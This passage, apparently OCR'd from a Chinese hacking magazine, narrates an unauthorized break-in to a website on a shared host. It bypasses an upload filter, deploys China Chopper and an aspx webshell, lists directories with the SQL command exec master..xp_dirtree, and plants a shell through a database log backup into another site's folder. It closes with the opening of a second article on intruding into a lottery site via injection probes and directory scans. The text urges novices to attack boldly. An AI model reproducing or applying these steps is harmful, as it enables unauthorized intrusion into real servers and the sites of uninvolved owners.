


图5

一时之间没什么办法了，忽然脑袋一抽筋，在选择了小马后的地址上加了个空格，在点下提交，居然提交上了。（如图6）。




图6




图7

这个真不知道咋解释！赶紧上菜刀连接之，然后上aspx大马。在大马上转了几圈发现好像是虚拟主机，但不是星外的！权限很死，目录直接跳是跳不过去的！用大马的IIS Spy 功能提示“拒绝访问” 用CmdShell执行CMD命令提示“拒绝访问” 找了几个可写目录，传Cmd上去，在执行Cmd命令还是提示“拒绝访问”！把Cmd.exe改成Cmd.com在传上去运行，又是“拒绝访问”！！这个纠结了。

没有找到可利用的第三方软件，扫了下端口发现开了1433端口，最后的希望了，在网站中轻松找到了数据库连接文件。（如图7）

不是SA权限，Dos命令就别想运行了！但我想备份Shell应该是可以的。于是连接上数据库，aspx大马有自带这个功能，在最上面的主菜单中点击DataBase，然后填好对应的信息，右边选择MSSQL 连接！然后执行SQL语句 exec master..xp_dirtree 'c:\',1,1 成功的把C盘的目录和文件都列出来了。（如图8）




图8




图9




图10

从大马中可以看到，我这里网站的绝对路径是d:\VirHost\wwwroot\w080730647\只要把代码中的c:\换成d:\VirHost\wwwroot\就显示出了所有网站的目录，可是我这服务器上的网站目录都不是用域名来命名的，不知道目标站对应的是哪个文件夹，哎。。想不出其他好办法，只好

用最苦力的办法，一个个找！大约找了十多个目录，总算找到了目标站，接着就是备份Shell了。在大马的SQLExec中选择LogBackup，然后把里面的路径改成目标站的绝对目路径，我这里的绝对目路径是d:\VirHost\wwwroot\w090715755\（如图9）

点击Query就备份上去了，上菜刀，连接好地址，输上一句话密码就成功拿下了目标站！（如图10）

好了，文章到这也就结束了，没有太大的技术含量，基本上都是工具的。希望对新手朋友有些帮助！在入侵当中，大胆的去尝试，去猜想。遇到困难的时候百度一下，或问者问朋友，收获还是挺不错的！

入侵某某彩票站

奇维

这天一个听群里面一个个人吹的天花乱坠的说彩票站有多么难拿，于是就百度一下搜索“彩票”，然后有了这一篇文章。

首先随便找了个地方在网址后面加了’，居然有过滤，而且马上被拦截了，如图1。又连续找了N多个地方也是这样，看来get注入的方式是行不通了。我又用wwwscan扫描了网站后台目录，但是似乎也没找到什么好东西，如图2。一大堆的都是aspx的HTTP/1.1 500 Internal Server Error错误，这种访问下去都是没用的。




图1




图2

